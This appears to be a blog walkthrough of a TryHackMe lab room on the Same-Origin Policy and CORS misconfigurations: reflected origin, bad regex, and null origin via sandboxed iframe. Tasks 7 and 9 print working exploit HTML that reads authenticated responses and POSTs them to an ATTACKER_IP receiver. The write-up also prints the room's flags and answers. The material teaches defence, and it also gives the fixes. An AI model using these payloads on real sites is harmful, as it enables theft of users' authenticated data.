| Follow @anir0y | |
|---|---|
| CORS & SOP |  |

This easy-difficulty room in the Web Application Pentesting path covers the Same-Origin Policy and Cross-Origin Resource Sharing from fundamentals through hands-on exploitation. It sits in the Advanced Client-Side Attacks module alongside the XSS walkthrough, the CSRF walkthrough, and the DOM-Based Attacks walkthrough. The lab deploys three CORS-misconfigured PHP endpoints and an exploit server, and each practical task escalates the bypass technique: reflected arbitrary origin, bad regex validation, and null origin via sandboxed iframes.
Task 1: Introduction
Lab setup. The room deploys a target machine with three hostnames: corssop.thm (the vulnerable application), exploit.evilcors.thm (the exploit server where you save attack code), and corssop.thm.evilcors.thm (the hosting site the victim bot visits). All three resolve to the same lab IP.
Task 2: Understanding SOP
The Same-Origin Policy is the browser’s default security boundary. It restricts scripts on one page from reading data returned by another page unless both share the same origin: protocol, hostname, and port.
Two pages on the same domain and port (https://test.com:80 and https://test.com:80/about) share an origin and can freely exchange data. Change any one component (switch to http://, use a subdomain like sub.test.com, or move to port 8080) and the browser blocks the read.
SOP does not prevent the browser from sending a cross-origin request. It prevents the requesting page from reading the response. This distinction is critical: CSRF works precisely because the request still goes through, and CORS exploitation works because a misconfigured server tells the browser to relax the read restriction.
Answers
- What policy instructs web browsers how they should interact between web pages? Same-origin Policy
Task 3: Understanding CORS
Cross-Origin Resource Sharing is a mechanism built on HTTP headers that lets a server declare exceptions to SOP. When a browser makes a cross-origin request, the server can respond with headers that tell the browser: “this origin is allowed to read my response.”
The key header is Access-Control-Allow-Origin (ACAO). The server checks the incoming Origin header, decides whether to permit it, and echoes either the specific allowed origin or a wildcard (*) in the ACAO response header. The browser enforces the decision: if the ACAO header is absent or does not match the requesting origin, the browser blocks the script from reading the response.
For requests that carry credentials (cookies, HTTP authentication), the server must also send Access-Control-Allow-Credentials: true, and the ACAO header must specify an exact origin, not *. A wildcard with credentials is rejected by the browser.
Answers
- What HTTP header specifies which domains are allowed to access the resources hosted in its server? Access-Control-Allow-Origin
Task 4: ACAO in Depth
The ACAO header supports several configurations, each with different security implications:
Single Origin sets one specific domain (Access-Control-Allow-Origin: https://trusted.com). Only that domain can read responses. Secure but inflexible when multiple partners need access.
Wildcard Origin (Access-Control-Allow-Origin: *) permits any domain to read the response. It is the least secure configuration because any attacker-controlled page can exfiltrate data. Browsers block credentials with wildcards, but unauthenticated data is still exposed.
Dynamic Origin reflects the requesting origin back in the ACAO header after validating it against an allowlist. When implemented correctly, this is both flexible and secure. When implemented incorrectly (reflecting any origin without validation), it is equivalent to a wildcard that also works with credentials.
Null Origin allows requests where the Origin header is literally null. This happens with file:// URLs, data URIs, and sandboxed iframes.
Answers
- What origin configuration permits requests from any origin, is the least secure configuration, and should be configured carefully? Wildcard Origin
Task 5: Common Misconfigurations
Three CORS misconfigurations create exploitable conditions:
Arbitrary origin reflection occurs when the server echoes back whatever Origin value the client sends, without any validation. The server code reads $_SERVER['HTTP_ORIGIN'] and sets ACAO to that value unconditionally. Any attacker domain can read authenticated responses.
Bad regex validation occurs when the server uses a regex pattern that is too permissive. For example, preg_match('#corssop.thm#', $origin) matches any origin containing the string corssop.thm, including corssop.thm.evilcors.thm. The attacker registers a domain that contains the trusted domain as a substring.
Null Origin Misconfiguration occurs when a server accepts requests from the null origin. An attacker creates a sandboxed iframe (sandbox="allow-scripts") whose content sends a cross-origin request. The browser sets the Origin header to null for sandboxed iframes, and the misconfigured server accepts it.
Answers
- What CORS misconfiguration occurs when a server accepts requests from the “null” origin? Null Origin Misconfiguration
Task 6: Lab Connection
Network setup. The lab uses three hostnames that all resolve to the target IP. Instead of modifying /etc/hosts, you can use the Host header with curl to route requests correctly:
curl -s -H "Host: corssop.thm" http://TARGET_IP/arbitrary.php
The exploit server at exploit.evilcors.thm provides a web form where you paste exploit HTML. The “Send to victim” button triggers a simulated victim bot that visits the hosted exploit page while authenticated to corssop.thm.
Answers
- No answer needed.
Task 7: Arbitrary Origin
The vulnerable endpoint at corssop.thm/arbitrary.php reflects any Origin header back in the ACAO response without validation:
if (isset($_SERVER['HTTP_ORIGIN'])) {
    header("Access-Control-Allow-Origin: ".$_SERVER['HTTP_ORIGIN']);
    header('Access-Control-Allow-Credentials: true');
}
The exploit creates an XMLHttpRequest from the attacker’s domain to arbitrary.php. Because the server reflects the attacker’s origin in ACAO and sets Access-Control-Allow-Credentials: true, the browser allows the attacker’s script to read the authenticated response. The script then POSTs the exfiltrated data to a receiver server:
<html><body>
<script>
function exploit() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      var exfil = new XMLHttpRequest();
      exfil.open("POST", "http://ATTACKER_IP:8888/receiver", true);
      exfil.send(this.responseText);
    }
  };
  xhttp.open("GET", "http://corssop.thm/arbitrary.php", true);
  xhttp.withCredentials = true;
  xhttp.send();
}
exploit();
</script>
</body></html>
Save this to the exploit server, click “Send to victim”, and the victim bot’s authenticated data arrives at the receiver.
Answers
- What is the flag from arbitrary.php? THM{4rB1tr4rY}
Task 8: Bad Regex in Origin
The endpoint at corssop.thm/badregex.php validates the origin with a regex, but the pattern is too broad:
if (isset($_SERVER['HTTP_ORIGIN']) && preg_match('#corssop.thm#', $_SERVER['HTTP_ORIGIN'])) {
    header("Access-Control-Allow-Origin: ".$_SERVER['HTTP_ORIGIN']);
    header('Access-Control-Allow-Credentials: true');
}
The regex #corssop.thm# checks whether the origin contains corssop.thm anywhere in the string. It does not anchor to the start or end, and the . is not escaped (it matches any character). The attacker’s exploit hosted on corssop.thm.evilcors.thm passes the regex check because the hostname contains the substring.
The exploit is identical to Task 7 except the target URL changes to badregex.php. The attacker’s origin (http://corssop.thm.evilcors.thm) satisfies the regex, so the server reflects it in the ACAO header and the browser permits the cross-origin read.
A correct implementation would anchor the regex and escape the dots: #^https?://corssop\.thm$#.
Answers
- What is the flag from badregex.php? THM{B4D_r363X}
Task 9: Null Origin
The endpoint at corssop.thm/null.php hardcodes null as the allowed origin:
header("Access-Control-Allow-Origin: null");
header('Access-Control-Allow-Credentials: true');
A direct XMLHttpRequest from the exploit server would fail because its origin (http://exploit.evilcors.thm) does not match null. The bypass uses a sandboxed iframe. When an iframe has the sandbox attribute (even with allow-scripts), the browser strips the origin and sends Origin: null with any request the iframe makes.
The exploit uses XSS on the target application to inject a sandboxed iframe. The room provides xss.php on corssop.thm, which stores and renders user input without sanitization. The attacker submits an iframe payload to xss.php:
<iframe sandbox="allow-scripts" srcdoc="
  <script>
    var x = new XMLHttpRequest();
    x.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        var e = new XMLHttpRequest();
        e.open('POST','http://ATTACKER_IP:8888/receiver',true);
        e.send(this.responseText);
      }
    };
    x.open('GET','http://corssop.thm/null.php',true);
    x.withCredentials = true;
    x.send();
  </script>
"></iframe>
When the victim visits the XSS page, the browser renders the sandboxed iframe, which sends a request to null.php with Origin: null. The server responds with Access-Control-Allow-Origin: null, the browser permits the read, and the exfiltrated data reaches the attacker’s receiver.
This chain demonstrates how XSS and CORS misconfigurations compound: the XSS delivers the payload, and the null origin misconfiguration allows the cross-origin read that SOP would otherwise block.
Answers
- What is the flag from null.php? THM{nULL_0r1G1N}
Task 10: Conclusion
Room complete.
Takeaways
A regex that does not anchor and does not escape is not a security check. The preg_match('#corssop.thm#', $origin) pattern looks like origin validation but accepts corssop.thm.evilcors.thm, xyzcoRssopYthm.com, or any string containing that substring. The unescaped . matches any character, and the lack of ^ and $ anchors means the match can appear anywhere in the string. The fix is straightforward (#^https?://corssop\.thm$#), but the flawed version is common in production because it passes casual testing with legitimate origins. Origin validation must be an exact match or a properly anchored, escaped regex; substring containment is never sufficient.
A sandboxed iframe turns any XSS into a null-origin request generator. The sandbox attribute strips the iframe’s origin to null regardless of where the iframe’s content comes from. If a server allows the null origin in its ACAO header, a stored XSS on any page in scope can inject a sandboxed iframe that reads authenticated data from the misconfigured endpoint. The two vulnerabilities are independently minor (the XSS alone cannot cross origins, the null-origin CORS alone requires a way to inject the iframe), but chained together they provide full cross-origin data exfiltration. The defence is to never allow null as a valid origin in ACAO headers, regardless of development convenience.
Room solved 100%: 10 tasks, 10 answers.